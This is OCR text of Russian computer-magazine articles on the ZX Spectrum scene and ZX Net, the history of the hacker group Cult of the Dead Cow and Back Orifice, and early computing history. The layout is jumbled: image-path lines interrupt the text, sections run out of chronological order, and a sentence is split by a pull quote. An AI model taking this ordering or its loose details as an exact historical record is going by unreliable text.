
Enlight 97 состоялся в актовом зале Кораблестроительного Института в Петербурге, съехалось на него намного больше людей, чем планировали организаторы — порядка полутора тысяч. Многие себя вели по-хамски, проносили в зал пиво, разрисовывали стены компьютерной символикой. В результате терпение организаторов лопнуло, и второй день был отменен. Конечно, тех, кто специально приехал на пати из Украины, Белоруссии и более отдаленных стран, это решение возмутило, и инцидент потом еще долго обсуждался в электронной прессе.

СПЕКТРУМОВСКАЯ ПРЕССА

Одновременно с зарождением ZX-сцены в стране появилось большое количество так называемых дискмагов и е-зинов. По сути, это те же журналы и газеты, только сделанные в виде программ и имеющие свое оформление, содержание и музыкальное сопровождение. Старейшим спектрумовским электронным журналом можно считать Spectrofon под редакцией Дмитрия Матвеева. Проект был коммерческим, что положительно влияло как на качество, так и на периодичность выхода дискмага. Первый номер Spectrofon'а вышел в начале 1994 года, имел уникальную оболочку (статьи выбирались из меню нажатием соответствующей цифровой клавиши) и постоянные рубрики (Экспертиза, Дебют, С миру по биту, Обзор, Система, Горячий привет). На протяжении полутора лет этот ежемесячный дискмаг оставался основным спектрумовским электронным изданием. Достойный ответ москвичам Питер дал только в 1995 году с выпуском журнала ZX-Format. Создатели не стали копировать идеи спектрофона, придав своему детищу совершенно новый вид. Статьи теперь выбирались курсором в одном из всплывающих окон, многие рубрики имели подрубрики. Помимо этого, в каждом приложении журнала можно было найти свежий софт и игры. Для всех статей звучали разные композиции, написанные известными музыкантами Ironman и DNK, а в качестве обложки служила великолепная картинка. Статьи публиковались на самые разные темы: от новостей и различных обзоров до объемных технических документаций для продвинутых кодеров. Единственным минусом ZX-Format'а были большие задержки с выходом, но благодаря его качеству каждый следующий номер становился событием для Spectrum-сцены. Редактор журнала (Ruster) присутствовал на всех тусовках спектрумистов и старался быть в курсе всех событий, чтобы инфа всегда была актуальной.

Из газет можно упомянуть московскую Nicron под редакцией Wlodek Black'а (она, кстати, выходит до сих пор!), питерскую ZX News, BornDead, Heresy, Online, ZX Pilot и многие другие. Эти издания освещали жизнь сцены, из них спектрумисты узнавали о новых проектах, тусовках, интересных людях и даже могли с их помощью переписываться. Благодаря электронной прессе появилось понятие «элита». Это люди, которые внесли в развитие сцены определенный вклад и про которых все знали. Они были простыми школьниками и студентами, с которыми, в отличие от голливудских звезд, можно было запросто пообщаться и попить пиво в тусовочных местах спектрумистов. Такими местами обычно становились точки продажи дисков с софтом и железячные рынки. Например, в Питере популярными местами для встреч стали рынок «Юнона» в Автово и магазин «Логрос» возле метро «Петроградская». В «Логросе» каждый вторник и четверг (время работы магазина) можно было встретить известного спектрумовского геймдевелопера Славу Медноногова, ребят из Volgasoft, Style

РАЗВИТИЕ PC БЫЛО СТРЕМИТЕЛЬНЫМ, В ТО ВРЕМЯ КАК В ZX ДЕНЬГИ ПРАКТИЧЕСКИ НИКТО НЕ ВКЛАДЫВАЛ, И ПОДДЕРЖИВАЛИ ЕГО ТОЛЬКО ЭНТУЗИАСТЫ.



сэр Клайв Синклер, отец Спектрума

Group, Discovery и других. Там же сценеры могли показать сторожилам свои поделки и войти в состав какой-нибудь группы. К 1996 году в Петербурге насчитывалось около десятка активных спектрумовских групп и около 100 человек, занимающихся созданием высококачественных программ и демок.

ЖЕЛЕЗО

После того как в начале 90-х появились дисководы (музыкальный процессор Yamaha и расширенная память), они быстро стали стандартом де-факто для всех активных спектрумистов. Те, кто по какой-то причине еще пользовался 48-килобайтными кассетными раритетами, стремились как можно быстрее произвести апгрейд, так как разница между ними была велика . Но на этом разработка нового железа не останавливалась. Железячники не хотели отставать от кодеров, и все время искали способы увеличить возможности старого доброго спекки. В 90-х годах существовало несколько базовых схем Спектрума, носивших такие названия, как Pentagon, Ленинград, Зоновская и т.д. Позже стали выпускаться разновидности, имеющие свое собственное название, так называемые спектрум-совместимые компьютеры: KAY, Scorpion, которые, по сути, отличались только увеличенной до 256-1024 Кб памятью, ускоренным до 7 MHz процессором и некоторыми приятными бонусами.

В 1996 году Dangerous из группы X-Trade представил новую звуковую карту для ZX — General Sound. Она имела собственный процессор Z80 на 12 MHz, 128 или 512 Кб оперативной памяти и была способна проигрывать 4-канальные mod'ы, распространенные в свое время на Амиге и PC-формате. Одним из устройств, поднявших Спектрум на новый уровень, стал HDD-контроллер, который позволял подключать к speccy винчестер. Чуть позже добавили поддержку CD-ROM. Сейчас на Спектруме можно читать даже DV-диски, а в ближайшее время будет реализована и запись CD-R(W) и DVD-R(W).

С появлением HAYES-модема, спектрумисты смогли выходить со своей домашней машины в сеть FIDO. А затем обзавелись и собственной сетью ZX Net.

ZX NET

Купить модем для Спектрума можно было еще в 1994 году. Создал и продавал его некто Усов — учитель информатики в питерской школе. Это был одночастотный модем, работающий только на прием или передачу. Вся обработка передаваемой информации проводилась программно, как и контроль ошибок. Тем не менее, этот модем позволял обмениваться информацией между двумя спектрумами на скоростях 600 и 1800 бод по протоколу Xmodem. Однако существовал большой недостаток: терминальная программа при работе требовала присутствия админа, так как даже обмен файлами проходил вручную. Поэтому сети на этой основе построить еще было нельзя. В то время существовало 2 станции, куда со своих модемов могли заходить спектрумисты, но они работали на PC и были крайне неудобными в обращении.

На прошедшей в 1996 году демопати Enlight состоялась встреча двух людей: Александра Майорова (MAS) и Алексея Михайлова (Arno), которые решили объединиться в группу. Их основным проектом стала полноценная программа для модемной сети. Первым шагом Omega Group было создание электронной газеты ZX News. Это издание выходило еженедельно и выкладывалось в свободном доступе на тех самых двух писишных станциях. Качественная графика, оригинальная музыка и актуальные статьи сделали эту газету очень популярной. Ответственным за выпуск ZX News стал Arno, в то время как MAS бросил все свои силы на написание спектрумовской программы, автоматически принимающей входящие звонки пользователей.

Когда она была готова, и спектрумисты обрели возможность построить полноценную модемную сеть, независимую от PC, появилось сразу несколько спековских BBS. Причем их внешний вид и возможности могли дать фору писишным бордам: цветная графика, работа с диском BBS, как со своим собственным, простота во всем… Для связи между отдельными сетями в разных городах использовали FIDOnet. Был выработан единый формат писем, правда, вместо.pkt использовался упрощенный .txt. Так образовалась ZX Net, объединившая десятки городов: Питер, Москву, Самару, Владивосток, Харьков, Брест, Тирасполь и многие другие. Общее количество ее пользователей составляло несколько тысяч человек. Само собой, стали образовываться виртуальные группы, участники которых обменивались исходниками, графикой и музыкой. В Питере сеть отчасти стала причиной закрытия торговых точек, где продавались диски с программами. Закрылся «Логрос», исчез спектрумовский софт с Юноны, опустели места постоянных тусовок. Но зато в обиход вошли такие слова, как «сисопка» и «поинтовка». В настоящее время ZX Net полностью поддерживает FTN-стандарты и имеет зональный номер 500, а каждый спектрумист-сетевик также является поинтом FIDO.

НОВАЯ ЖИЗНЬ СПЕКТРУМА

Конец 90-х годов стал для ZX-сцены тяжелым испытанием, так как многие спектрумисты перешли на более мощные машины. Для серьезной работы требовались знания PC, а не Спектрума, на многих повлияло общественное мнение, мол, как можно сидеть на 3,5 Мгц во времена третьего квейка? Развитие PC было стремительным, в то время как в ZX деньги практически никто не вкладывал, и поддерживали его только энтузиасты. С другой стороны, стань Спектрум массовым компьютером, как сегодня PC, появление большого количества неграмотных, ничем не интересующихся пользователей, лишило бы его главного преимущества — творческой искры. Несмотря ни на что, Спектрум пока не собирается уходить на покой, как, например, BK-0010. Многие бывшие спектрумисты, ставшие сейчас программистами в ведущих компаниях, возвращаются и снова пишут для любимого компьютера. Найти их и почитать ностальгические дискуссии можно на форуме http://zx.pk.ru. Существует огромное количество и других сайтов, посвященных speccy. А центровым спековским ресурсом в рунете является Virtual TR-DOS (http://trd.speccy.cz), где можно узнать все последние новости и скачать известные русские демки, игры и дискмаги.

Есть люди, которые по-прежнему не спешат расставаться со своим компьютером. И действительно, зачем? Спектрум позволяет просматривать, набирать и распечатывать тексты, слушать музыку, играть в игры и реализовывать свой творческий потенциал. Многие программы, которые установлены на каждом PC, имеют свои аналоги на speccy. Железо тоже не стоит на месте. В последнее время заметно увеличился интерес спектрумистов к развитию аппаратных возможностей Спектрума. Объясняется это технической грамотностью современных пользователей ZX: сейчас люди с техническим образованием чаще работают по специальности, в отличие от 90-х годов. В Москве подобными разработками занимается группа NedoPC, выпускающая компьютер ATM Turbo — разновидность Спектрума со встроенным IDE-контроллером, кодировщиком RGB сигнала в PAL (это позволяет подключать компьютер к современным телевизорам) и звуковой картой Turbo Sound на базе двух процессоров Yamaha.

Что касается фестивалей, то они проходят достаточно часто. В 1998 году на смену Enlight'у в Москве состоялся FanTop, а в 1999 году появилось сразу несколько новых демопати: Chaos Constructions, Paradox, CAFe, DiHalt, Millenium. Пока они будут проходить, будет жива и сцена. А пока живет сцена, не умрет и Спектрум. Впрочем, этот маленький творческий компьютер будет жить вечно во многих сердцах.

BINARY YOUR'S

GRANMASTER RATTE

THE BEGINNING

Кевин был одним из тех подростков, которые росли на 8-битных персональных компьютерах типа Atari 2600s, а самым поворотным событием в своей жизни считали фильм «Военные игры». Днем он отправлялся в школу и с нетерпением ждал последнего звонка, чтобы добраться домой и запустить новую видеоигру. Кевину повезло больше, чем остальным ровесникам. Его отец работал в компьютерной области и купил для сына модный Apple II, а в один прекрасный день принес с работы модем. С этого момента парень с головой окунулся в мир BBS, дозваниваясь по ночам на станции, раскиданные по всей стране. Их владельцами были такие же компьютерные фанаты, как он. Обмениваться с ними сообщениями, качать свежий софт было для него самым интересным. Ценной информацией считались описания трюков, позволяющих обманывать телефонные сети и залезать в компьютерные системы, поэтому он собрал как можно больше таких текстов и внимательно изучил и опробовал на практике каждый.

1984

В 1984 году Кевин уже имел псевдоним Grandmaster Ratte и собственную BBS под названием Demon Roach Underground. У него также появилось много новых друзей среди обитателей андерграундовых борд. Мысль о том, что любой может написать текст и распространить его по электронным доскам, впечатляла 14-летнего паренька. В его голове постоянно роилась куча мыслей, которые находили выход на бумаге, и он даже подумывал выпускать свою газету. Но максимум, на что ему могло хватить денег — это 50 копий, которые пришлось бы буквально всучить знакомым и которые, скорее всего, нашли бы свой последний приют на дне мусорного ведра. В то же время к электронным статьям было совсем другое отношение. Они были редкостью, к тому же для их распространения не нужно было тратить ни копейки. Так что первое, что сделал Кевин после того, как открыл борду, — начал наполнять ее, помимо прочего вареза, своими текстами о компьютерах, музыке, BMX, книгах и т.п.

COWS

Demon Roach Underground BBS была доступной не для всех. Когда юзер логинился в систему, от него требовалось ввести пароль (VOID), о котором знали немногие. Самыми частыми посетителями борды были Franken Gibe и Sid Vicious, сисопы двух других популярных андерграундовых BBS и риал-лайфовые приятели Кевина. Они вместе жили в маленьком техасском городишке Лаббок, окруженном со всех сторон полями хлопка, где единственной достопримечательностью был Технический Университет. Они периодически встречались на скотобойне одной из местных ферм, чтобы поболтать на компьютерные темы, обсудить новые хакерские трюки, свежий варез, статьи. Однажды в процессе общения парни решили, что было бы неплохо объединиться в группу. Но быть очередной хактимой с названием в духе Dark Strangers им не хотелось, потому что нужно было придумать что-то особенное. Так как вокруг было полно коров, название появилось само — Cult of the Dead Cow.*


80-Е

LONG 80

На протяжение 80-х годов cDc принимала активное участие в жизни BBS community, а Demon Roach Underground стала одной из самых посещаемых хакерами борд. Ratte и его друзья выпускали t-files (электронные статьи) с завидной периодичностью, все они шли под лейблом cDc communications e-zine. Когда файлов стало много, Кевин принялся их нумеровать. Эти текстовки, несмотря на то, что их темы часто были далеки от компьютеров, пользовались огромной популярностью и их передавали из рук в руки, как настоящие сокровища. А вместе с ними росла и слава Культа. Постепенно в группу приходили новые люди, среди которых были уже известные в хаксцене личности: White Knight, Drunkfux, G.A. Ellsworth. К концу 80-х количество мемберов достигло 50. Ratte, который был негласным лидером cDc, никогда не устанавливал правила и приоритеты. Каждый в группе занимался тем, что ему было интересно, а общались все через приватные сообщения на Demon Roach.

1988

В 88-м году, когда Cult of the Dead Cow уже считалась в андеграунде культовой группой, Кевин решил, что пора заявить о себе всему миру. Пресса в это время как раз была очень заинтересована историями о таинственных хакерах, которые проникают в самые защищенные системы и способны чуть ли не управлять космическими кораблями NASA. Ratte изучил все журналы, которые смог достать, собирая емейлы редакций и высылая на них пресс-релиз своей группы. В последующие годы cDc принимала активное участие в образовании широких масс по поводу хакерства и хакерской философии, публикуя материалы на эту тему и раздавая многочисленные интервью.


основатель cDc Grandmaster Ratte


HACKTIVISMO

1996

В 1996 году на одном из андерграундовых IRC-каналов состоялась дискуссия о влиянии хакерства на социальную и политическую жизнь. Один из ее участников — хакер из cDc Omega — высказал мнение, что грамотно написанный программный код способен повлиять на толпы людей и донести им любую авторскую мысль. Эта философия с легкой руки Omega получила название Hacktivism и вскоре стала продвигаться в массы членами Культа. В качестве наглядного примера Хактивизма выступил проект Freenet, позволяющий своим участникам анонимно публиковать информацию любого содержания, которая хранилась в базе и могла быть прочитана другими. «Таким образом, автор проекта через программирование говорит, что каждый имеет право свободно выражать мысли».

1998

29 декабря 1998 года хакерская группа Legions of Underground объявила кибервойну Ираку и Китаю, намереваясь наказать эти страны, разрушив их компьютерные системы. Событие прошло незамеченным среди простых людей, но вызвало большой ажиотаж в хакерском сообществе. 7 января 1999 года группа Cult of the Dead Cow, компьютерный клуб Хаоса, журналы 2600 и Phrack, а также security-фирма L0pht публично осудили LoU и потребовали прекратить нападки. В течение нескольких дней декларация о войне была снята, что показало, насколько влиятельным может быть Хактивистское движение.


Syr Dystic, автор Back Orifice


90-ТН

В конце 90-х годов последователи философии провели ряд взломов в знак протеста. Среди целей хакеров оказались компьютеры индийского Атомного Исследовательского центра, проводящего тестирования ядерного оружия. Взломщик Bronc Buster отключил файрволы китайских провайдеров, открывая китайским юзерам свободный доступ в Сеть, без установленных правительством ограничений.


официальный сайт группы www.cultdeadcow.com

1999

В 1999 году Cult of the Dead Cow основала Hacktivismo — свое подразделение, призванное бороться за право свободного доступа к информации. Философия Хактивизмо, по сути, переносит обычную декларацию прав человека на Интернет. В 2002 году его участники представили свой первый проект Camera/Shy — утилиту, находящую в Интернете и расшифровывающую изображения со скрытым контентом. Следующим релизом стал новый секурный p2p протокол Six/Four, дающий анонимный доступ к любым сетевым ресурсам.


явно хакерский комп


2003

В 2003 году эта система получила официальное одобрение от Департамента Коммерции США, что вызвало опять же много шумихи вокруг известного лейбла. За 20 лет девиз cDc не изменился: группа по-прежнему использует компьютеры и сети для донесения миру своих мыслей, но не ставит технологии во главе всего. Основатель группы и ее старейший мембер Grandmaster Ratte без стеснения признается журналистам, что никогда не был хакером в прямом смысле этого слова, и написание музыки интересует его намного больше, чем компьютеры. Но это не мешает ему принимать активное участие в жизни компьютерного андеграунда и влиять на его развитие не меньше, чем самые продвинутые спецы. В одном из интервью Кевину задали вопрос: «Какие у него планы на будущее относительно Cult of the Dead Cow?» «Мировое господство», — ответил он.

90-Е

1990

В декабре 1990 года мембер cDc Drunkfix выступил организатором одной из самых первых хакерских конференций HoHoCon. Проходила она в Хьюстоне, штат Техас, и приглашения были отправлены не только сцене и прессе, но даже федеральным сотрудникам (в следующем году журнал Sassy назвал Cult of the Dead Cow самой дерзкой группой в компьютерном андеграунде). Несмотря на это, HoHoCon собрала лишь несколько человек, уже знакомых друг с другом. Следующее пати, которое прошло с 27 по 29 декабря 1991 года оказалось более успешным и организованным. Поучаствовать в HoHoCon'91 приехало более 80 хакеров и просто компьютерщиков из разных уголков США.



маленький техасский городок Лаббок

HOHOCON


Проходило мероприятие в гостинице рядом с аэропортом Хилтон. Организаторы арендовали конференц-зал, так что любой желающий мог выступить с лекцией на любую тему. Среди почетных гостей пати были такие известные писатели, как Брюс Стерлинг, Остин Бранч, представитель Electronic Frontiers Foundation, редакторы журнала Phrack и члены легендарной хактимы Legion of Doom. HoHoCon стал ежегодным хакпати и проходил при поддержке редакции Phrack вплоть до 1994 года.

Когда хакерские встречи стали проводится в других городах, cDc стала в них постоянным участником, будь то крупная конференция типа Defcon или локальная попойка. Члены группы любили появляться на хакерских тусовках в экзотических костюмах, организовывая юмористические шоу на компьютерную тематику. Поскольку в Культе было много компьютерных специалистов высокого уровня (далеких от компьютеров людей там тоже было немало), они постоянно выступали с лекциями о безопасности или продолжали продвигать хакерскую философию.

BACK ORIFICE

1993

В 1993 году Drunkfix создал в Сети страничку, которая стала первым официальным сайтом cDc. К этому времени группа выросла из BBS и стала потихоньку перебираться в Интернет. Ratte продолжил держать постоянную связь с прессой, пополняя свою коллекцию редакционных емейлов, обзаводясь новыми связями и стараясь, чтобы название группы не сходило со страниц журналов.



организатор HoHocon Drunkfux

1998

1 Августа 1998 года на конференции Defcon 6-ой член Cult of the Dead Cow Sir Dystic представил утилиту под названием Back Orifice. Прога работала по принципу клиент-сервер и позволяла удаленно управлять компьютером, на котором установлена серверная часть. Как сообщил автор, проект был задуман для того, чтобы продемонстрировать, насколько уязвима операционная система MS Windows. Несмотря на то, что утилита позиционировалась как инструмент сетевого администратора, всем стало очевидно, что BO можно использовать с совершенно другой целью. С помощью простенького трояна хакер мог запросто установить сервер на компьютере ничего не подозревающего юзера, а затем, подключившись клиентом, делать с его машиной все что угодно. Причем не нужно было разбираться в командах, так как графический UI позволял все проделывать буквально одним нажатием кнопочки. Еще более популярной программа стала с выходом в следующем году новой версии Back Orifice 2000, которая, помимо Win95 и Win98, поддерживала Windows NT и имела открытый код.

TROJAN

Благодаря прессе вокруг творения cDc поднялась огромная шумиха. Microsoft прокомментировала, что программа не является прямой угрозой для ее операционной системы, а чтобы хакер проник на компьютер, нужно еще установить этот самый сервер. Тем не менее, после релиза BO антивирусные компании классифицировали его как троян и выпустили обновления с защитой. Тема «Троян или утилита для админов?» долгое время бурно обсуждалась на хакерских форумах и еще больше прославила группу.




логотип Hacktivismo


* *Там же сформировалась и основная концепция, которая оставалась девизом группы на протяжение последующих 20 лет: «Главное — не технологии, так как они лишь способ, чтобы дать тебе то, что ты хочешь на самом деле».*

ИСТОРИЯ ГРУППЫ CULT OF THE DEAD COW

«В СЕРЕДИНЕ 80-Х ГОДОВ АМЕРИКАНСКИЙ КОМПЬЮТЕРНЫЙ АНДЕГРАУНД СОСТОЯЛ ИЗ СОТЕН РАЗНЫХ ГРУПП. ОТ БОЛЬШИХ И КУЛЬТОВЫХ, ТИПА LEGION OF DOOM, ДО МАЛЕНЬКИХ И МАЛОИЗВЕСТНЫХ, НАЗВАНИЕ КОТОРЫХ ТЫ МОЖЕШЬ ПРИДУМАТЬ САМ. НО ИЗ НИХ ВСЕХ ТОЛЬКО ОДНА ПРОШЛА ЧЕРЕЗ ВСЕ ЭТАПЫ РАЗВИТИЯ СЦЕНЫ, ПЕРЕЖИЛА АНТИХАКЕРСКИЕ РЕЙДЫ И ПРОЦВЕТАЕТ ДО СИХ ПОР. САМАЯ ПУБЛИЧНАЯ, САМАЯ ИЗВЕСТНАЯ В МИРЕ ХАКГРУППА — CULT OF THE DEAD COW»



TEXT MINDW0RK / **MINDW0RK@GAMELAND.RU** /



TEXT MINDW0RK / MINDW0RK@GAMELAND.RU /




АНАЛИТИЧЕСКАЯ МАШИНА БЭББИДЖА

В XIX веке, когда ученые были убеждены в превосходстве человеческого разума над машинами, английский математик, аналитик и инженер Чарльз Бэббидж был уверен, что со многими задачами эти самые машины могут справляться куда лучше человека. Постоянно сталкиваясь с ошибками в расчетах, Бэббидж искал способы свести их к минимуму, и в 1822 году приступил к воплощению своих идей о «считающих механизмах» в жизнь. Многие из паровых машин, которые конструировал инженер, так и не были закончены, так как идеи создателя опережали технологии того времени. Первым известным изобретением Чарльза стал дифференциальный двигатель, производящий расчет нескольких статистических данных и автоматически подготавливающий результат. Состоял он из 25 тысяч механических деталей и весил около 15 тонн, но собрать по образцам рабочий вариант и сделать на нем первые расчеты стало возможным только в 1990 году. Самым же выдающимся творением Чарльза Бэббиджа стала его аналитическая машина, представлявшая собой не отдельный механизм, а целую цепочку всевозможных дизайнов и схем, которые автор соединял и тестировал до конца своей жизни. Особенностью аналитической машины было то, что с использованием перфокарт она могла быть программируемой, поэтому для того времени это казалось чем-то фантастическим. Как ранние, так и поздние машины Бэббиджа внешне совершенно не были похожи на современные компьютеры, но архитектура очень напоминала строение PC. Поэтому Чарльза считают если не отцом, то прадедушкой всех компьютеров.

МЕХАНИЧЕСКИЙ КОМПЬЮТЕР ЗЮСЭ

В 30-х годах, работая инженером-конструктором в берлинской самолетостроительной компании, Конрад Зюсэ все свое время проводил за сложными расчетами. Вручную их делать было долго, а техника того времени мало помогала. В 1936 году Конрад решил облегчить себе жизнь и сконструировал механический калькулятор Z1, который мог производить операции с плавающей запятой, имел память и модули, работающие по принципу «да/нет» (как и все современные компьютеры). Через 3 года в новой модели Z2 часть механических деталей была заменена на электронные, а в 1941 году, когда появился Z3, его можно было по праву назвать первым в мире электронным, программируемым и цифровым компьютером, который использовал для хранения информации кинопленку, а не перфокарты. Нацистское правительство отказалось спонсировать дальнейшие разработки, и в конце войны во время бомбежки все модели компьютера Z были уничтожены, вместе со зданием Zuse Apparatebau — первой в истории компьютерной компании, основанной Конрадом Зюсэ. Чтобы продолжить исследования, ученый переехал в Швейцарию, где воссоздал Z4 (который был наполовину закончен в Германии) и разработал для него в 1946 году специальный язык программирования Plankalkul. На нем чуть позже была написана первая программа для игры в шахматы. Так как Конрад не публиковал информацию о своей работе, многие из его проектов стали известны только много лет спустя.


1822



1936



ОТКРЫТИЯ, КОТОРЫЕ ИЗМЕНИЛИ КОМПЬЮТЕРНЫЙ МИР



«КОМПЬЮТЕРНАЯ ЭВОЛЮЦИЯ ТОЛЬКО НАЧИНАЕТ СВОЕ РАЗВИТИЕ. СО ВРЕМЕНИ ИЗОБРЕТЕНИЯ ПЕРВОГО ПЕРСОНАЛЬНОГО КОМПЬЮТЕРА ПРОШЛО ВСЕГО 40 ЛЕТ, И ЗА ЭТО ВРЕМЯ ОН ПРЕВРАТИЛСЯ ИЗ ПРИМИТИВНОГО КАЛЬКУЛЯТОРА В МОЩНЫЙ ИНСТРУМЕНТ ДЛЯ ОБЩЕНИЯ, РАЗВЛЕЧЕНИЯ И РЕШЕНИЯ ПРАКТИЧЕСКИ ЛЮБЫХ ЗАДАЧ. В ЭТОМ ПРОГРЕССЕ ПРИНИМАЛИ УЧАСТИЕ ТЫСЯЧИ УЧЕНЫХ, КОТОРЫЕ КАЖДЫЙ РАЗ УДИВЛЯЛИ МИР СВОИМИ ОТКРЫТИЯМИ. ЧТОБЫ ПОЛНОСТЬЮ ОСВЕТИТЬ ИСТОРИЮ КОМПЬЮТЕРОВ, ПОНАДОБИТСЯ НЕСКОЛЬКО ОБЪЕМНЫХ ТОМОВ, НО ЕСТЬ ВЕЩИ, КОТОРЫЕ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ КОМПЬЮТЕРЩИК. ЧЕМ ПРИМЕЧАТЕЛЬНА МАШИНА БЭББИДЖА? КОГДА НАЧАЛАСЬ ЭРА МИКРОПРОЦЕССОРОВ? КТО СОЗДАЛ ПЕРВЫЙ КОМПЬЮТЕРНЫЙ ВИРУС?»



ENIAC

Компьютер ENIAC 1 стал первым крупным компьютерным проектом американского правительства. Предполагалось, что он будет единственной на тот момент перепрограммируемой машиной, которая способна решать большой спектр компьютерных задач. Сконструирован ENIAC 1 (Электронно-Цифровой Интегратор и Калькулятор) был в феврале 1946 года учеными Джоном Мокли и Преспером Экертом для американских военных, которые позднее использовали его для проведения баллистических расчетов. Создание этой махины, занимающей большую комнату, обошлось правительству в 500 тысяч долларов, еще почти столько же ушло на его доработку и апгрейд. ENIAC был настоящим монстром: он состоял из 17 тысяч вакуумных труб, огромного количества диодов и резисторов, 5 миллионов перемычек, и весил почти 30 тонн. Несмотря на то, что использование вакуумных труб ускорило расчеты, они перегорали каждый день, и, чтобы устранить поломку, уходило по полдня. Так что большую часть времени компьютер находился в отключке. Вообще, несмотря на свой размер и мощь, ENIAC 1 послужил примером тому, каким не должен быть настоящий персональный компьютер. Через несколько лет создатели ENIAC продолжили свои исследования и сконструировали более мощные машины UNIVAC, долгое время состоявшие на службе у правительства США.


1946



ТРАНЗИСТОР

Транзистор — одно из самых знаительных компьютерных изобретений. Первое поколение компьютеров базировались на вакуумных трубах, которые были очень ненадежными и громоздкими. Во второй половине 40-х годов ученые из исследовательского отдела телефонной компании Bell принялись экспериментировать с кристаллами «германиум», которые при определенных условиях могли стать хорошими полупроводниками. В 1947 году Джон Бэрдин, Уильям Шокли и Уолтер Брэттейн изобрели то, что позже станет известно как транзистор. Ученые Bell запатентовали свое изобретение, и вскоре транзисторы появились в продаже. В начале они в основном использовались в производстве радиоприемников, так как первые транзисторы были еще хрупкими и перегорали при высоком напряжении. Но прогресс, как говорится, не стоит на месте, и через какое-то время они стали востребованными и в других областях. Когда транзисторы заменили громоздкие, ненадежные вакуумные трубы, компьютеры могли выполнять те же функции, используя меньше энергии и места. В 1956 году исследовательская команда из Bell получила Нобелевскую премию за свое революционное изобретение.

1947



ВИНЧЕСТЕР

Первый жесткий диск был представлен компанией IBM в мае 1955 года. Махина, весившая тонну, больше напоминала мотор от грузовика. Но во времена перфокарт и магнитных лент заявленная возможность хранить до 5 миллионов символов звучала потрясающе. Внутри находилось 50 24-дюймовых пластин, и поскольку считывающая головка была одна, то скорость работы диска была очень медленной. В следующей модели (IBM 1301), которую также разрабатывал Рональд Джонсон, на каждую пластину приходилась отдельная головка, что кардинально увеличило скорость. Многие годы жесткие диски оставались громоздкими и использовались преимущественно в компьютерных лабораториях научных центров и крупных компаний. В 1980 году Seagate Technology представила ST-506 — первый 5-дюймовый жесткий диск объемом 5 Мб, который уже можно было использовать с персональными компьютерами и который сделал винчестер распространенным явлением.



ИНТЕГРАЛЬНАЯ СХЕМА (ЧИП)

В 1958 году двое ученых, живущих в совершенно разных местах, изобрели практически идентичную модель интегральной схемы. Один из них, Джэк Килби, работал на Texas Instruments, другой, Роберт Нойс, был владельцем собственной компании по производству полупроводников Fairchild Semiconductor Corporation. Обоих объединил вопрос: «Как в минимум места вместить максимум компонентов?». Транзисторы, резисторы, конденсаторы и другие детали в то время размещались на платах отдельно, и ученые решили попробовать их объединить в один монолитный кристалл из полупроводникового материала. Только Килби воспользовался германиумом, а Нойс предпочел в качестве такого материала кремний. В 1959 году они отдельно друг от друга получили патенты на свои изобретения. Само собой, началось противостояние двух компаний, которое закончилось мирным договором и созданием совместной лицензии на производство чипов. После того как в 1961 году Fairchild Semiconductor Corporation пустила чипы в свободную продажу, их сразу стали использовать в производстве калькуляторов и компьютеров вместо отдельных транзисторов, что позволило значительно уменьшить размер и увеличить производительность.

FORTRAN

Первый настоящий язык программирования высокого уровня появился в 1957 году, его автором стал Джон Бэкус, руководитель исследовательской команды IBM. Первоначально Джон со своими коллегами собирался разработать интерпретатор для IBM 701 — первого коммерчески успешного компьютера от IBM. Работа заняла три года, в результате был написан компилятор, и проект завершился созданием нового языка программирования. Сотрудники IBM не изобрели саму идею языков высокого уровня, при которой код пишется на понятном человеку языке и потом переводится в машинный, но их FORTRAN стал первым по-настоящему популярным и находит широкое применение даже сейчас. Язык быстро взяли на вооружение ученые, которым приходилось писать программы с большим количеством формул и чисел — для этих целей он подходил лучше ассемблера. FORTRAN стал примером для авторов последующих языков программирования и дал начало развитию HLL.



ГРАФИЧЕСКИЙ ИНТЕРФЕЙС И МЫШЬ

